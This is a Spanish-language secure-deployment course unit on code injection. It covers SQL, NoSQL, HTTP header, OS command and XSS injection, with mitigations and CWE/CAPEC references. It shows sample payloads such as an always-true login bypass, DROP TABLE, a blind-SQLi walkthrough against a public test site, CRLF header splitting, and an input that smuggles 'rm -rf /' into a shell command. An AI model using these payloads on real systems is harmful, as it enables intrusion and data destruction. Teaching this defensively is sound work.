

Puesta en Producción Segura

Unidad 3.

Detección y corrección de vulnerabilidades en aplicaciones web: Inyección de código



*"En cada búsqueda apasionada
cuenta más la persecución que el
objeto perseguido"*

—El Tao del Jeet Kune Do” (1975), Bruce Lee

Objetivos

- Comprender cómo las vulnerabilidades relacionadas con la manipulación de datos de entrada pueden comprometer la seguridad de una aplicación web y cómo mitigarlas.
- Conocer las principales vulnerabilidades de inyección de código
- Conocer el funcionamiento de las diferentes vulnerabilidades de inyección de código, así como se corrigen o mitigan.
- Ver dónde encontrar información de ellas en las listas CWE y CAPEC.



Contenidos

01 Inyección de código

02 Inyección SQL

03 Inyección de cabeceras HTTP

04 Inyección de comandos del SO

05 Inyección de JavaScript (XSS)

06 Inyección de LDAP

07 Inyección de cabeceras SMTP

08 Inyección en XML y XPath



01

Inyección de código



Lenguajes de intercambio de datos

- Cuando una aplicación interactúa con otra, tienen que utilizar algún tipo de lenguaje, formato o protocolo de intercambio de datos.
- En los mensajes escritos en dicho lenguaje suelen ser dinámicos y para eso se incluyen datos que proceden del usuario.
 - P.ej.: datos introducidos a través de un campo de texto de un formulario.
- Por lo tanto tendremos diferentes vulnerabilidades dependiendo del lenguaje en el que se intercambian esos datos: SQL, OS, etc.



Inyección de código

- Un usuario malintencionado podría tratar de introducir datos especialmente diseñados para dañar el sistema.
- En particular, podría usar determinadas palabras o tokens especiales de esos lenguajes de intercambio de datos (palabras reservadas) para cambiar la semántica del mensaje original.
- A esta técnica se le conoce como inyección de código.
- Es necesario validar esas palabras especiales para evitarlo.
- Todos los lenguajes o formatos de intercambio son susceptibles de recibir este tipo de ataques.

Inyección de código

Algunos de los lenguajes o protocolos en los que podemos encontrar inyección de código son:

- Base de datos (SQL o NoSQL)
- JavaScript
- Cabeceras HTTP
- Cabeceras SMTP
- Comandos del SO
- LDAP
- XML y Xpath




Inyección de Código

Por su importancia, este riesgo se encuentra en el 1er lugar en el informe OWASP Top-10 de 2013 y de 2017 y 3o en 2021:

https://owasp.org/Top10/es/A03_2021-Injection/.

De todas las aplicaciones probadas, en un 3% de promedio, presentaban algún tipo.

- **Explotabilidad:** se puede generar un vector de ataque para cualquier lenguaje de consulta, fuente de datos o protocolo de intercambio de información.
- **Prevalencia:** esta vulnerabilidad es frecuente, sobre todo en código antiguo.
- **Detectabilidad:** fácil de detectar por parte de un atacante, incluso de forma automática en muchos casos.
- **Impacto técnico:** divulgación de información, borrado o modificación de datos, suplantación de identidad, etc.






02

Inyección SQL

SQL Injection (SQLi)

Ataque que permite **inyectar código SQL malicioso** en consultas a la base de datos.



Fuente de la imagen: <https://portswigger.net/web-security/sql-injection>

Inyección de SQL

Se produce **inyección de código SQL (SQL Injection)** cuando:

- Los datos de entrada proporcionados por el usuario se utilizan para componer una consulta SQL.
- En esos datos se incluye alguna palabra (token) especial de SQL, por ejemplo, comillas o punto y coma.
- El uso de esas palabras reservadas permite cambiar la semántica de la consulta de forma que lo que se ejecuta contra la base de datos tiene una naturaleza diferente a lo que se pretendía en un principio.
- Incluso es posible ejecutar consultas adicionales de borrado o modificación de datos.

Revelación de información

Las consecuencias de una vulnerabilidad de inyección de SQL pueden ser muy graves.

- La primera de ellas podría ser la revelación de información. Ejemplo:

```
String q = "SELECT * FROM users WHERE email=' " + email + "' AND password=' " + password + " ';
```



A screenshot of a login interface. The 'Email address' field contains the value '@ bob@acme.com' OR '1' = '1'. The 'Password' field is empty. Below the fields are 'Remember me in this computer' and 'Forgot your password?' checkboxes, and a 'Login' button.

Se ignora la
contraseña

```
"SELECT * FROM users WHERE email='bob@acme.com' OR '1' = '1' AND password='any'"
```

Revelación de información

El siguiente formulario permite modificar los datos de un usuario y para ello previamente se obtienen los valores actuales (email, contraseña y nombre) en la siguiente consulta a la base de datos.

```
String q = "SELECT email, password, full_name FROM users WHERE email=''" + email + "";
```

Update User Profile

Name Alice

Email address alice@acme.com
We'll never share your email with anyone else

Password *****

Confirm Password Confirm Password

Revelación de información

La consulta que obtiene la información del usuario se ve afecta por inyección de SQL como se verá en los siguientes ejemplos:

- En el siguiente ejemplo, la consulta no realiza una búsqueda por el email del usuario sino que devuelve información de una cuenta diferente.
- Se podría utilizar para obtener la contraseña del usuario a través de un ataque de fuerza bruta, basado en un diccionario de contraseñas frecuentes.

```
SELECT email, password, full_name  
      FROM users  
 WHERE email = 'any' OR full_name LIKE '%Bob%';
```

Modificación de información

- A través de inyección de SQL también se pueden realizar modificaciones en la base de datos.
- Por ejemplo, se podría ejecutar el borrado completo de toda una tabla.

```
SELECT email, password, full_name  
      FROM users  
 WHERE email = 'any'; DROP TABLE users;';
```

- Y también es posible insertar nuevas tuplas. En el siguiente ejemplo, se ejecuta la creación de un nuevo usuario.

```
SELECT email, password, full_name  
      FROM users  
 WHERE email = 'any';  
INSERT INTO users ('email','password','full_name')  
VALUES ('bob@example.com','secret','Bob');';
```

Modificación de información

- También se pueden ejecutar modificaciones puntuales de algún registro de la base de datos, en este ejemplo, se modifica el email de un usuario.

```
SELECT email, password, full_name
  FROM users
 WHERE email = 'any';
UPDATE users
  SET email = 'bob@malware-site.com'
 WHERE email = 'bob@example.com';
```

- En este caso se realiza una modificación más sutil de los datos y podría ser más difícil de detectar.

Database fingerprinting

- Otras técnicas de inyección de SQL intentan explotar características o sintaxis específica de algún gestor de base de datos concreto.
- Para ello, es necesario identificar qué gestor de base de datos almacena la información (database fingerprint) y esto se puede conseguir analizando los mensajes de error.
- Es importante que estos mensajes nunca sean visibles para no revelar información.

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '' at line 1

Microsoft SQL Native Client error '80040e14'
Unclosed quotation mark after the character string

ORA-00933: SQL command not properly ended

Blind SQL Injection

- Inyección de SQL a ciegas (Blind SQL Injection) es un tipo de inyección en la que el atacante genera consultas booleanas a través de las cuales es posible descubrir información de forma progresiva.
- Se suele combinar con ataques de fuerza bruta basados en diccionarios e incluso se puede explotar en aplicaciones que no muestran los mensajes de error que provienen de la base de datos.
- Ejercicio: obtener información sobre la base de datos del siguiente sitio web, usando la técnica de inyección de SQL a ciegas:

<http://testphp.vulnweb.com>

Blind SQL Injection

- Pulsar en **Browse categories**. Vemos que al darle a Posters, Paintinngs, etc.

<http://testphp.vulnweb.com/listproducts.php?cat=2>

El valor cat es el id de la categoría.


- Si modificamos la consulta por **cat=2 and** que es palabra reservada en **SQL**:

La aplicación muestra un error de sintaxis, lo que significa que ha sido posible generar una consulta inválida y por lo tanto, la aplicación puede ser vulnerable.

Además el error nos muestra el mensaje de que el gestor de SQL es **MySQL**.



The screenshot shows a web browser window with the URL <http://testphp.vulnweb.com/listproducts.php?cat=1...>. The sidebar menu has a link labeled "Browse categories" which is circled in red. The main content area shows a product titled "Posters" with a thumbnail image of a fractal-like pattern and some descriptive text.



The screenshot shows a web browser window with the same URL as the previous one. At the bottom of the page, there is a warning message: "Warning: mysql_connect(): Connection refused in /hj/var/www/database_connect.php on line 2 Website is out of order. Please visit back later. Thank you for understanding."

Blind SQL Injection

- <http://testphp.vulnweb.com/listproducts.php?cat=2%20and%201=1>

"cat=2 and 1=2"

En este caso, no se produce error y se muestran resultados válidos.

Por lo tanto, la consulta SQL que se está ejecutando podría ser similar a la siguiente:


SELECT * FROM categories WHERE categoryId=2 and 1=1

- <http://testphp.vulnweb.com/listproducts.php?cat=2%20and%201=2>

"cat=2 and 1=2"

En este caso, no se muestra ningún error pero tampoco se muestran resultados.

Por lo tanto, la consulta es sintácticamente correcta pero evalúa a false.



Blind SQL Injection

- [http://testphp.vulnweb.com/listproducts.php?cat=2%20and%20substring\(@@version,1,1\)=4](http://testphp.vulnweb.com/listproducts.php?cat=2%20and%20substring(@@version,1,1)=4)


"cat=2 and substring(@@version,1,1)=4"

Con esta consulta que evalúa a false, el atacante ha conseguido averiguar que la versión de la base de datos NO es la versión 4.x

- [http://testphp.vulnweb.com/listproducts.php?cat=2%20and%20\(SELECT%201%20from%20users\)=1](http://testphp.vulnweb.com/listproducts.php?cat=2%20and%20(SELECT%201%20from%20users)=1)

"cat=2 and (SELECT 1 from users)=1"

Con esta consulta, que evalúa a true, el atacante ha conseguido averiguar que la tabla de usuarios se llama "users".



Corrección y mitigación

Para prevenir los ataques de inyección de SQL, tenemos diferentes opciones:

- **Escapar** correctamente los caracteres especiales de las entradas (solo como refuerzo, no como solución principal).
- **Validar** las entradas del usuario.
- Usar **consultas parametrizadas**.
- Cuando sea posible, usar **Listas blancas**.

Escapar los caracteres especiales

- Consiste en eliminar los caracteres especiales utilizados en los lenguajes de programación, por ejemplo comillas, &, etc.
- Cada lenguaje ofrece funciones para escapar caracteres especiales (comillas, barras, etc.), pero esto es solo un parche. La forma segura es siempre usar consultas parametrizadas o prepared statements.”

Escapar los caracteres especiales en PHP

En PHP podemos utilizar funciones tradicionales (obsoletas y no recomendadas):

- mysql_real_escape_string(\$input)
- addslashes(\$input)

Con MySQLi:

```
$input = mysqli_real_escape_string($conn, $input);
```

Con PDO no se suele escapar manualmente, porque al usar **prepared statements** se hace automáticamente.

Escapar los caracteres especiales en Python

En Python según las BBDD que usemos tenemos diferentes opciones:

- Usando **MySQLdb** o **pymysql**:
`safe_input = conn.escape_string(user_input)`
- Usando **psycopg2 (PostgreSQL)**: también hay `sql.Identifier` o `sql.Literal` para construir consultas seguras.

De nuevo, en Python lo recomendable es pasar parámetros con
`cursor.execute("... WHERE id=%s", (user_input,))`.

Escapar los caracteres especiales en JAVA

En Java tenemos:

- si utilizamos el módulo JDBC existe **Statement** (inseguro) y **PreparedStatement** (seguro).
- Para escapar manualmente (no recomendado): Librerías como **Apache Commons Text**:

```
String safeInput = StringEscapeUtils.escapeJava(userInput);
```

Validación de entradas

Veamos un ejemplo en php:

```
<form method="post">
    <input type="text" name="username" placeholder="Usuario">
    <input type="password" name="password"
placeholder="email">
    <button type="submit">Iniciar Sesión</button>
</form>
```

Tenemos dos campos de entrada: **usuario** y **email**, junto al botón de **inicio de sesión**.

Validación de entradas consiste en comprobar que lo que introduzca el **usuario** en el campo se corresponde con un nombre de usuario (sin caracteres interpretables por código sql) y el campo **email**, se corresponde con un email bien formado.

Validar las entradas en PHP

- **Filtros integrados** (`filter_var`):
 - // Validar email
 - `if (filter_var($email, FILTER_VALIDATE_EMAIL)) { ... }`
 - // Validar entero
 - `If (filter_var($id, FILTER_VALIDATE_INT)) { ... }`
- **Expresiones regulares** (`preg_match`):
 - `if (preg_match("/^[\a-zA-Z0-9]{3,20}$/", $username)) { ... }`
- **Sanitización básica:**
 - **`htmlspecialchars()`** para evitar XSS.
 - **`trim()`** para limpiar espacios.

Validar las entradas en Python

- Validación de **tipo y formato**:

```
# Número entero
try:
    value = int(user_input)
except ValueError:
    print("Entrada inválida")
```

- **Expresiones regulares** (re)

```
import re
if re.match(r"^[a-zA-Z0-9_]{3,20}$", username):
```

- **Librerías de validación** (ej. pydantic, validators)

```
from pydantic import BaseModel, EmailStr
class User(BaseModel):
    email: EmailStr
```

Validar las entradas en Java

- **Validación con expresiones regulares** (Pattern / Matcher):

```
import java.util.regex.*;  
Pattern p = Pattern.compile("^[a-zA-Z0-9_]{3,20}$");  
Matcher m = p.matcher(username);  
if (m.matches()) { ... }
```

- **Conversión de tipos con control de errores:**

```
try {  
    int id = Integer.parseInt(input);  
} catch (NumberFormatException e) {  
    System.out.println("Entrada inválida");  
}
```

- **Bean Validation** (Jakarta Validation, Hibernate Validator):

```
@NotNull  
@Email  
private String email;
```

Consultas parametrizadas

Parametrizar una consulta SQL significa usar marcadores de posición o variables en lugar de valores literales dentro de la consulta, separando así la estructura de la consulta de los datos.

En el siguiente ejemplo de SQL:

```
<?php  
$conn = new mysqli("database", "root", "password", "SQLi");  
if ($_SERVER["REQUEST METHOD"] == "POST") {  
    $username = $_POST["username"];  
    $password = $_POST["password"];  
    $query = "SELECT * FROM usuarios WHERE usuario =  
    '$username' AND contrasenya = '$password'";
```

Con el uso de consultas parametrizadas, se evita la construcción de la consulta de forma manual a través de la concatenación de cadenas de texto.

Consultas parametrizadas en PHP

En PHP (PDO) tenemos el siguiente ejemplo:

```
<?php  
// Conexión con PDO  
$conn = new PDO("mysql:host=localhost;dbname=testdb", "user", "pass");  
  
// Consulta parametrizada  
$stmt = $conn->prepare("SELECT * FROM users WHERE email = :email AND  
age = :age");  
$stmt->execute([  
    ':email' => $email,  
    ':age'   => $age  
]);  
  
$results = $stmt->fetchAll();  
?>
```

Los valores se envían aparte, evitando inyección SQL.

Consultas parametrizadas en Python

- Python (ej. con mysql.connector o psycopg2)
import mysql.connector

```
conn = mysql.connector.connect(host="localhost", user="user",
                                password="pass", database="testdb")
cursor = conn.cursor()
```

```
# Consulta parametrizada con %s (NO concatenar strings)
query = "SELECT * FROM users WHERE email = %s AND age = %s"
cursor.execute(query, (email, age))
```

```
results = cursor.fetchall()
```

El motor escapa automáticamente los parámetros.

Consultas parametrizadas en

- Java (JDBC con PreparedStatement)
import java.sql.;*

```
Connection conn =  
DriverManager.getConnection("jdbc:mysql://localhost/testdb", "user", "pass");
```

```
// Consulta parametrizada  
PreparedStatement ps = conn.prepareStatement("SELECT * FROM users  
WHERE email = ? AND age = ?");  
ps.setString(1, email);  
ps.setInt(2, age);
```

```
ResultSet rs = ps.executeQuery();  
while (rs.next()) {  
    System.out.println(rs.getString("name"));  
}
```

PreparedStatement evita concatenar cadenas y maneja los tipos.

SQL Injection en CWE

Esta vulnerabilidad tiene su propia entrada en la lista CWE:

- **CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')**

Dentro de la plataforma Java, también hay otra variante de inyección de SQL específica para la librería Hibernate:

- **CWE-564: SQL Injection: Hibernate**



SQL Injection en CAPEC

Ejemplos de patrones de ataque registrados en el CAPEC y relacionados con la vulnerabilidad de inyección de SQL son los siguientes:

- **CAPEC-66: SQL Injection.**
- **CAPEC-7: Blind SQL Injection.**
- **CAPEC-110: SQL Injection through SOAP Parameter Tampering.**



Inyección SQL en datos

- Hasta septiembre de 2025, en el CVE había un total de 19.141 vulnerabilidades relacionadas con inyección de SQL (CWE-89)
<https://nvd.nist.gov/vuln/search#/nvd/home?cweList=CWE-89&resultType=records>
- Y sólo entre el 1 julio y el 1 de septiembre de 2025 nos encontramos que se han catalogado 985 vulnerabilidades nuevas, relacionadas con inyección de SQL.
<https://nvd.nist.gov/vuln/search#/nvd/home?cweList=CWE-89&lastModDateRangeStart=2025-07-01&lastModDateRangeEnd=2025-09-01&resultType=records>
-

NoSQL INJECTION

¿Qué es NoSQL Injection?

Ataque similar a **SQL Injection**, pero dirigido a bases de datos NoSQL como MongoDB, CouchDB o Firebase. Ocurre cuando las consultas no están correctamente sanitizadas y permiten la inyección de operadores maliciosos.

- **Ejemplo de código vulnerable (MongoDB)**

```
db.users.find({ username: userInput });
```

Si un atacante introduce el siguiente JSON:

```
{ "$ne": "" }
```

Se devuelven todos los usuarios, permitiendo acceso no autorizado.

- **Ejemplo de ataque avanzado**

Inyección de un operador \$where para ejecutar JavaScript:

```
"$where": "return this.role == 'admin'" }
```

Permite escalar privilegios en bases de datos mal protegidas.

<https://portswigger.net/web-security/nosql-injection>



NoSQL INJECTION

Consecuencias

- Acceso no autorizado a bases de datos: Permite consultar, modificar o eliminar información sin autenticación.
- Escalada de privilegios: Manipulación de consultas para obtener acceso con permisos de administrador.
- Ejecución de código malicioso en bases de datos inseguras: Algunas bases de datos NoSQL permiten la ejecución de JavaScript, lo que puede ser explotado para ataques más complejos.

Mitigación básica

- Usar consultas parametrizadas en lugar de consultas directas.
- Validar y sanitizar los datos de entrada.
- Deshabilitar ejecución de JavaScript en MongoDB (*disableJavaScript*).
- Aplicar controles de acceso adecuados para restringir permisos.



03

Inyección de en las cabeceras HTTP



Inyección en las cabeceras HTTP

- Se produce inyección en las cabeceras HTTP (conocido en inglés como **HTTP Header Injection**) cuando se utilizan entradas de usuario incorrectamente escapadas, para añadir cabeceras HTTP de forma dinámica e inesperada.
- El ataque más conocido de inyección en las cabeceras HTTP es la inyección de saltos de línea con el objetivo de “partir” la cabecera para insertar contenido adicional (**HTTP Response Splitting**).
- Este ataque se puede combinar con inyección de JavaScript.



Inyección en las cabeceras HTTP

En el siguiente ejemplo se añade una cookie de forma dinámica con el contenido del parámetro “author”, que es un parámetro de entrada proporcionado por el usuario:

```
String author = request.getParameter(AUTHOR_PARAM);  
...  
Cookie cookie = new Cookie("author", author);  
cookie.setMaxAge(cookieExpiration);  
response.addCookie(cookie);
```

Al añadir la cookie se genera de forma dinámica la cabecera Set-Cookie que tendrá como valor el nombre proporcionado por el usuario.

```
HTTP/1.1 200 OK  
...  
Set-Cookie: author=Jane Smith  
...
```

Inyección en las cabeceras HTTP

- En el siguiente ejemplo se añade pero si los datos de entrada no se validan, el atacante puede establecer un valor como el siguiente:
"author=Wiley Hacker\r\nContent-Length:999\r\n\r\n<html>malici..."
- De tal forma que podría introducir saltos de línea que “rompen” la petición e insertar el contenido malicioso añade una cookie de forma dinámica con el contenido del parámetro “author”, que es un parámetro de entrada proporcionado por el usuario:

```
HTTP/1.1 200 OK
...
Set-Cookie: author=Wiley Hacker
Content-Length: 999

<html>malicious content...</html> (to 999th character in this example)
Original content starting with character 1000, which is now ignored by the web browser...
```

Corrección y mitigación de inyección HTTP

Para prevenir los ataques de inyección en las cabeceras HTTP es necesario realizar alguna de las siguientes acciones:

- **Validar las entradas de usuario** de tal forma que sólo se permita un subconjunto de caracteres seguros a la hora de construir la cabecera. Esta es una técnica de lista blanca.
- Codificar las entradas de usuario para escapar aquellos caracteres que puedan resultar problemáticos, poniendo especial atención en los saltos de línea.

CWE y CAPEC en inyección de HTML

- Las entradas en el CWE relacionadas con esta vulnerabilidad son las siguientes:
 - CWE-113: Improper Neutralization of CRLF Sequences in HTTP Headers ('HTTP Response Splitting').
 - CWE-644: Improper Neutralization of HTTP Headers for Scripting Syntax.
- Los patrones de ataque del CAPEC relacionados con esta vulnerabilidad son:
 - - CAPEC-34: HTTP Response Splitting.
 - - CAPEC-86: XSS Through HTTP Headers.






04

Inyección de Comandos del SO.

REMOTE CODE EXECUTION (RCE)

¿Qué es ejecución de código remoto o RCE?

Es un ataque que se aprovecha de la inyección del código del SO, permitiendo a un atacante ejecutar comandos en el servidor de forma remota.



Fuente de la imagen:

<https://beaglesecurity.com/blog/vulnerability/remote-code-execution.html>

¿En qué consiste la inyección de comandos del SO?

- Vulnerabilidad que ocurre cuando una aplicación pasa entradas del usuario directamente al sistema operativo.
- Permite a un atacante ejecutar comandos arbitrarios en el servidor.
- Suele aparecer en funciones que llaman al sistema, como:
 - PHP: exec(), system(), shell_exec().
 - Python: os.system(), subprocess().
 - Java: Runtime.exec().
- Similar a SQL Injection, pero el objetivo no es la base de datos, sino el sistema operativo.

¿Cómo se realiza?

- El atacante introduce comandos maliciosos en campos de entrada.
- Se aprovecha de concatenación de strings en llamadas al sistema.

Ejemplo en PHP:

```
$file = $_GET['file'];
system("cat " . $file);
```

Entrada maliciosa:

```
test.txt; rm -rf /
```

- Resultado → el servidor ejecuta cat test.txt y también rm -rf /.

Consecuencias

Consecuencias:

- Compromiso total del servidor: ejecución remota de comandos.
- Acceso a archivos sensibles (contraseñas, claves, logs).
- Escalada de privilegios y movimiento lateral.
- Robo de datos confidenciales.
- Instalación de malware / backdoors.
- En muchos casos → pérdida completa de la integridad del sistema.

Corrección y mitigación de RCE

Evitar concatenar comandos con entradas del usuario.

- Uso de APIs seguras:
 - **PHP**: funciones como `escapeshellarg()`, `escapeshellcmd()`.
 - **Python**: `subprocess.run(["comando", arg])` en lugar de strings concatenados.
 - **Java**: `ProcessBuilder` con listas de parámetros.
- Validar y sanear entradas:
 - Permitir solo caracteres esperados (listas blancas).
 - Escapar metacaracteres (;, &, |, >, <).
- Principio de mínimo privilegio: El proceso web no debe correr como root/admin.

Inyección de código OS en CWE y CAPEC

- Las principales entradas en el CWE relacionadas con esta vulnerabilidad son las siguientes:
 - **CWE-78: Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')**.
 - **CWE-88: Improper Neutralization of Argument Delimiters in a Command ('Argument Injection')**
 - **CWE-184: Incomplete List of Disallowed Inputs**
- Los principales patrones de ataque del CAPEC relacionados con esta vulnerabilidad son:
 - **CAPEC-88: OS Command Injection.**
 - **CAPEC-248: Command Injection**
 - **CAPEC-15: Command Delimiters.**





05

Inyección de JavaScript (XSS)



Cross-Site Scripting (XSS)

¿Qué es inyección de JavaScript o Cross-Site Scripting (XSS)?

Permite a un atacante injectar código JavaScript en páginas web en el navegador del usuario cuando está accediendo al sitio web infectado.

Ejemplo de ataque:

```
<script>alert('Hackeado!');</script>
```



Fuente de la imagen:
<https://www.xcitium.com/blog/malware/xss-attack/>


Cross-Site Scripting (XSS)

Consecuencias

- Secuestro de la sesión de usuario a través de la obtención de las cookies.
- Ejecución de acciones dentro de la cuenta del usuario.
- Sustracción de credenciales, por ejemplo, a través de un script que genere un diálogo (popup) que le solicite al usuario autenticarse de nuevo.
- Sustracción de cualquier otro tipo de datos presentes en la página.
- Instalación de malware, por ejemplo, a través de una ventana que avisa de que es necesaria una actualización para ver el contenido multimedia.
- Keyloggers que capturan los eventos del usuario.
- Escaneado de los puertos de la red interna.
- Modificación de sitios web corporativos (daño de imagen o de reputación).

Funcionamiento de las aplicaciones web

- El siguiente ejemplo ilustra el proceso de generación de contenido HTML a través de plantillas en una aplicación PHP clásica.
- En Java sería muy similar. La principal diferencia reside en que la obtención de los datos no se suele hacer desde la plantilla



Funcionamiento de las aplicaciones web

1. El usuario introduce los datos de autenticación en el formulario.
2. Se genera la petición HTTP con los datos proporcionados por el usuario.
3. El servidor procesa la petición y envía el control a la plantilla apropiada.
4. Se accede a la base de datos para comprobar que los datos de autenticación son correctos y para obtener cualquier otro tipo de información que pueda ser necesaria.
5. Se genera el contenido HTML.
6. Se envía la respuesta al navegador con el contenido HTML que se ha generado a partir de la plantilla.

Datos inseguros

- Los datos proporcionados por el usuario y que el navegador ha utilizado para componer la petición HTTP que se genera al realizar el envío del formulario de autenticación.
- Los datos que se obtienen de la base de datos que hayan sido añadidos por el usuario en peticiones anteriores (p.ej.: los registros insertados en la base de datos durante el proceso de alta).



Tipos de XSS

